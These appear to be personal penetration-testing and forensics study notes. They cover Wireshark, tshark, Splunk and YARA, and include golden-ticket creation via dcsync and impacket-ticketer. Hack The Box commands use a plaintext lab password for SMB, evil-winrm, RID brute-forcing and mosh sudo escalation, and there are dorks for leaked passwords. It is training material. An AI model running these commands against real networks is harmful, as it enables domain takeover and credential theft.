taskkill /PID 5072 – stop the process PID 5072

copy/b pic.jpg+sec.zip pic1.jpg - hide the zip file in steganography   
dir /r – for see files that hidden in ADS (Alternate Data Streams)  
notepad vac7.jpg:secret.txt – open the text hidden file  
mspaint vac7.jpg:pic.jpg – open the picture hidden file  
firefox.ink F:\ADS\vac7.jpg:bomb.pdf – open the pdf hidden file  
type vac2.jpeg > vac1.jpeg:vac2.jpeg – hide the file vac2.jpeg behind vac1 using ADS

mftdump.exe $MFT /o mf.txt – convert the $MFT to text file (need the mftdump.exe file for that) than you can drag the text file to the excel and see the data

***Wireshark filter syntax***

ip.src == 10.10.10.10  
ip.dst == 10.10.10.10  
ip.addr == 10.10.10.10 – search for packets with this ip address in source or destination  
eth.src == (MAC address) – search packets with this source MAC address  
eth.dst == (MAC address) – search packets with this destination MAC address  
eth.addr == 08:8A… - search for packets that with this MAC address in source or destination  
dns.qry.name == “xxx.com” – search for domain name  
udp.port == 5355 – scan for specific udp port  
tcp.port == 445 – scan for specific tcp port  
ip.version == 4 – search for only ipv4 packets  
ip.version == 6 – search for only ipv6 packets  
frame contains “login” – search for packets that contain the word login  
http.request.method == “GET” && ip.src == 10.10.10.10 – filter for all the packets with get that specific ip shows there  
http.request.uri contains “.gif” – search for specific word inside http protocol  
tcp.flag.syn == 1 && tcp.flag.ack == 0 – shows all the packets that syn is defined but ack does not, which happen when someone scanning ports  
not arp – exclude arp packets

***Tshark syntax***

Tshark – a CLI for wireshark, you can use it for make automations or search for thing more easily.  
when hardening to find the right filter, you can use wireshark and choose the wanted field, choose “use as filter” and you will see the syntax, then you can write this filter in -Y flag

tshark -I eth0 – capture packets (you cant use in this terminal during this time)  
tshark -I eth0 -w class.pcap – show the amount of packets it captured and write it to this file  
-I – flag for sniff packets  
-r – flag for use exist file of packets  
-Y/--display-filter - -Y is a shorthand of --display-filter, it filter as the syntax of wireshark filter  
-e – flag for get certain field inside the packets  
-z – flag for the statistics of wireshark  
--export-objects – flag for extract files  
-T fields – for specify the type of info  
-e – for name the field, type -e for every field  
-v – shows the header of the framee  
Tshark -r cap.pcap -Y ‘ip.src==10.10.10.10 && http’ – the flag -r for open the file, and the flag -Y for filter to this source ip and http protocol  
Tshark -r cap.pcap -Y ‘http’ -T fields -e ‘ip.src’ – filter for http packets and get only their ip.src field  
Tshark -r cap.pcap –export-objects http,files\_http – extract the files that received in http protocol and save them inside files\_http directory  
Tshark -r net.pcap -Y “frame.number==161” -T fields -e tcp.dstport -e udp.dstport – search for frame 161 and print the destination tcp and udp ports  
Tshark -r net.pcap -z conv,ip – show the statistics of conversations, ip

Tshark -r net.pcap -T fields -e ‘eth.addr’ | sed ‘s/,/ /g’ | awk ‘{for(i=1; i<=NF; i++) {print $i}}’ | sort | uniq | wc – shows all the eth.src and eth.dst in groups of eth.src,eth.dst, then the sed switch the , in space, and the awk make all the two columns to one column, and the sort uniq and wc count the uniqe ethernet addresses in the file

***Google dorks syntax***

filetype: csv site: za budget – search for csv files from za area that has connection to the word “budget”, there is not : before the word “budget” so it make free search on it.  
site: Pastebin.com intext gov.il passwords – search in the site Pastebin.com words in the conext of gov.il passwords.  
inurl – search inside url  
intitle – search inside title  
filetype – txt,csv, and more


***Creating Golden Ticket***


For create golden ticket we need 3 things:  
1. Domain Name  
2. SID  
3. KRBTGT hash

The krbtgt account is a default service account in microsoft active directory used by the Kerberos Key Distribution Center (KDC) service. This account's primary function is to sign and encrypt Ticket Granting Tickets (TGTs) used within the Kerberos authentication process.


To get domain name we can use nmap tool.  
To get SID we we can use 2 ways, but we need session to the machine for that.  
we can run the command whoami /user and find the SID  
or we can use meterpreter session to use kiwi commands, firstly we need to write “load kiwi” to load kiwi commands, then use “dcsync\_ntlm krbtgt” command and we will find in the output the SID, also the third thing we looked for, the NTLM hash.  
then, by running the next command we can create the golden ticket:  
impacket-ticketer -nthash …. -domain-sid s-1…. -domain … hack3r -dc-ip 10.10.10.10 – we need the insert the nthash we found, the SID we found, the name of the domain, the user we want to impersonate to (we can choose any exist user and we will prefer high privilege user as admin), and the ip of the DC.



***Splunk tool***

Splunk – splunk is a good tool that enable us to collect logs from computers and organize it in one place, comparing to elk, the free version of splunk is pretty limited, splunk more easier to install, splunk’s search is faster.  
splunk use SPL language (search processing language) for quries  
its needed to install splunk on the main computer, and install the forwarder on the computers we want to collect the logs from, when installing the forwarder we need to choose the port and the ip the logs will sent into, and we need to choose which logs will sent (security, system …)  
port 8089 enable us to edit configurations on the forwarder.  
port 9997 forward all the data into splunk tool.  
we can add data by choose files, or setting the forward for other computers success to send data to the main machine  




Data inputs – enable us to define which logs will save in splunk  
forwarding and receiving – we need to set here the receiver port  
indexes – enable us to create new index



Here we can search for certain logs by define the time we are interested and by queris.  
  
  
process of rename field and advanced text manipulation:  
  
we need first to filter and find all the logs we want to search in  
  
we want to open one of the logs, choose event actions, and extract fields  
A screenshot of a computer

AI-generated content may be incorrect.

We want to choose which system, the common is delimeters

A screenshot of a computer

AI-generated content may be incorrect.

We need to choose how to separate each column, in our case space is the compatible char, then we can rename every field if we want, for example if we called field15 “attackerip”  
we can use this name in query:  
index=mylog | stats count by attackerip – combine and count all the duplicates ip

A screenshot of a computer


AI-generated content may be incorrect.

Syntax:  
  
Index=mylogs – choose which index to search in  
index=winlogs "eventcode=1102" – search by event id  
| head – search the first 10 logs  
Index=mylogs failed – search logs containing the word “failed” ignoring case sensitivity  
Index=mylogs failed 192.168.17.24 – search logs containing necessarily both strings but the words does not have to come in order or in a row  
source – filter for type of file  
host – filter for computername  
Index=mylogs “www\*” – print all the logs which contains “www”  
| stats count – count the number of lines  
| stats count by source – counts the line by unite and count how many of each file  
useragent=”\*” – print all the logs which contains this field  
NOT useragent=”\*” – NOT does the opposite  
| where count > 100 – print only the lines which contains more than 100 duplicates (this command after appropriate commands)  
Index=mylogs | table field1, field2, field3 – output the data in table  
| dedup field1 – return only results which contains this field

***Yara tool***

Yara - YARA is a tool used to search and identify files on a computer based on specific rules that describe patterns or characteristics those files might exhibit (while snort check rules on traffic network), yara contains 4 main things:  
rule name, metadata, Boolean conditions, string definitions.  
the extension of rule file is yar, for example rule1.yar  
.yar file can contain few rules inside.  
  
yara /rules/y2\_rule.yar OFTSJEJKP – the syntax is to write yara, choose the .yar file that contains the rules, and the file that you want to check it on, the output will contain all the rules were true, if all the rules are false, the output will be empty

yara -r [rule file] [path to scan] – search the if the rules met recursively in a directory


for file in $(ls); do yara ../rules/y2\_rule.yar "$file"; done – search which rules are met in what files in the directory  
  
syntax of a rule:  
  
  
rule name – ExampleMalwareDetection  
meta – containd metadata as description of what the rules does, who is the author, date creation, and more for your choice, you don’t have to write metadata.

Strings – contain variables that contain data as pattern of hex values, or strings

Condition – contain the logical check

Examples for rules:  


Search the pattern 89 50 4E 47 0D 0A 1A 0A in the file for find hidden png file.



Search the string “malicious-site.com” with no case sensitivity in the file  
  
strings:  
$a = “malicious” – for search a string  
$P = { 4D 5A } – for search pattern  
nocase – for ignore case sensitivity

Condition:  
$A – true only when $A rule is met   
$A and $B – true only when both rules are met  
$A or $B – ture if one of the rules is met  
$png\_header – true only if the pattern found in the file somewhere   
$png\_header at 0 – true only when the header found in offset 0  
$a1 and $a2 and $a3 and ( 1 of ($a4, $a5) ) - the rule is true only when a1,a2,a3 are true and one or two of a4,a5 are true

***Tools information***

OSForensics – common tool to investigate files

Networkminer – good tool for investigate pcap file

FTK imager – you can load to this tool file or vmdk files and investigate them.

HxD - You can load files to this tool and investigate files.  
ctrl + G/F – for search inside the file.  
You can use the tool for change headers/trailers then open file you could not before, sometimes you need to change the extension of the file in the name accordingly, windows know hot to find a file by the extension name in the contrary of linux.  
it possible to use the tool for search files inside the original file, as pdf files and more, find the blocks of header and trailer, copy all the blocks between them to new file and call this file with the appropriate extension then you could open the “hidden” file.

Event Viewer – you can see all kind of activities that happen on the machine, we use that for watch on anomaly in the network  
security field is the most used, and enable use to see security stuff as log of users, when user fail to log, add user to domain, and more.  
we use ctrl + f to search for strings (search even inside the events)  
we also filter option of the tool to search for certain id event and more.

Local Security Policy – the place we define which kind of actions will appear in event viewer, we want the less we can for there will not be too much noise

PEView – a tool that help us to find if a file packed or encrypted

Procmon – process monitor, show us software that running on the machine, and resources the software uses

***Extra information***

$ - normal user  
# - root user

/tmp – stores temporary files  
/home – where all the home directories of all the users are found  
/var – variable data files such log files and more  
/etc – local system configuration file  
/boot – files required to boot linux  
/bin – contains a lot of commands as ls, rm and more

NT Authority/system – the strongest user in windows

Virustotal – you can load file or url and it checks it hash to check if the file found problematic in the past  
Any.run – you can scan virus through this site but oppose to virustotal, this site is not save what you upload in its DB.

Have I been pwned – the site purpose is to check if your email address is pwned, it check if your email address is found in known data breaches

cyberchef – site that helps in convertions of bases like from hex to binary, from base 64, and more.

crackstation – site for crack passwords, solve hashes a lot the john does not succeeds (on its default file)

shodan – site for passive scans, its has its own syntax, os: or org: and hostname: and more.  
robots.txt – prevents index of google.

Cupp -I – tool that ask questions as the name of the dog and more for creates possible passwords, for install in you need to write “cupp” and enter

TheFatRat – tool for creating payloads, it also cooperate with msfvenom

Kerberute – tool for exploit the Kerberos protocol

Garry Kessler – site that shows headers and trailers by type of files.

10 minutes mail – site that give you mail to use for 10 minutes, if you want to enter a site without to sign

tinyURL – site that get as input URL and output tiny URL, reduce the size of URL and enable us to make URL less suspicious

file.io – a site that can host out file for temporary time (could use for transfer files between two machines)

certutil – tool that convert exe to bat

Glassdoor – anonymous criticism on hitech companies

Hak5 – cool site that contains components for hacking

Viewdns.info – a site that get as input ip or domain and returns data

Dorksearch.com – ai site that build the query of google dorks by the info you enter him about what you want to find

Rabbit Hole – Ai for hackers

Htttrack – tool that can extract all the pages behind a site  
httrack <https://www.johnbryce.co.il> – take all the pages behind this site

Blackbox – investigate as PT and get lil info as ip and subnet  
greybox - investigate as PT and get mediocre info as ip domains urls and more.  
whitebox – investigate as PT and get a lot of info, even users sometimes

OSINT – search info on internet in bare places (passive investigation)

Burpsuite – tool for web scanning, you can use also brute force on a site using that tool

Nessus – strong tool that scan similar to nmap but has its advantages and disadvantagesF

Samba – meaning smb

Warning – when using recursion you need to put return sometimes in the right place  
otherwise the function can continue again after it reached to the end.

Pwsh/powershell – if write it in terminal or cmd, you can open powershell shell

The difference between portable file or installer file is the installer you are install on the computer what take more time and you cant pass it with disk on key, and sometimes you don’t have the permissions to install in on the computer, but it found on the computer which have faster abilities and more comfortable to use, on the contrary the portable file is a file that can run without install permissions, and you can pass it on disk on key.

To enter inside share directory of windows we can write in linux in the place of path in the directory the path, like smb://10.10.10.10/c$/ then we will need to enter user and password and we can enter the directory

Php – a language that web developers are using

NBNS,DNS,LLMNR – all of them protocol for name resolution   
DHCP – contains hostname

***Commands From HTB***

Sudo smbmap -H 10.10.10.10 -u admin – may let you see the names of the share directories, and permissions (smb port need to be opened)  
sudo smbmap -H 10.10.10.10 -u Michael.wrightson -p ‘Cicada$M6Corpb\*@Lp#nZp!8’ – display the share directories and the permissions the user has on each directory

smbclient -L //10.10.11.35 – display the available smb shares on the target  
Smbclient //10.10.11.35/HR – mey let you see the cotent of the shared directory (even it without password)  
smbclient //10.10.11.35/SYSVOL -U michael.wrightson -- password='Cicada$M6Corpb\*@Lp#nZp!8' -c 'recurse; ls' > sysvol\_contents.txt – by the right credentials, command retrieve and save all the files inside the share directory into new text file, which let us use text manipulation easily

Impacket-lookupsid [admin@10.10.10.10](mailto:admin@10.10.10.10) – could let you find usernames and their SID

Gobuster – brute force tool to find subdirectories, files, and subdomains, recommended to use file that contain names for the process (as a file full of common domain names for find domain)  
gobuster dir -u http://10.129.64.106 -w /usr/share/wordlists/rockyou.txt -t 300 – brute force on a target to find a directory on this ip, it get wordlist as input and use it to find exist directories  
gobuster vhost -w /opt/useful/SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u <http://thetoppers.htb>  
dir - targets paths within a domain, looking for directories and files  
vhost - targets potential subdomains or host names under a domain  
-w - Path to the wordlist  
-u - Specify the URL  
-t - specify the amount of tries simultaneously

WinRM - which stands for Windows Remote Management, is a feature of Windows that allows administrators to remotely manage and execute programs on Windows machines over the network  
evil-winrm -i 10.129.136.91 -u administrator -p badminton – if you have credentials you can connect and run powershell commands  
-H – pass the hash (instead -p)

Mosh (mobile shell) - it's a command used to initiate remote sessions, similar to SSH but with features that make it particularly useful in certain scenarios, and Unlike SSH, which uses TCP, Mosh operates over UDP.  
Mosh allows you to roam without needing to re-establish the connection. It keeps the session alive even if your IP address changes, which is not possible with SSH without additional tools or settings  
Both the client and server require the installation of Mosh. It's not included by default on most systems, unlike SSH

mosh --server="sudo /usr/bin/mosh-server" localhost – establish new session with mosh, and if password is not required with sudo, we will get privileged session  
sudo mosh username@remote-host

crackmapexec smb 10.10.11.35 -u guest -p "" --rid-brute | grep "SidTypeUser"– could find usenames by exploiting the smb service for wear security that even guest can enter, brute force on every ID for find all the users, and filter by grep to display only user accounts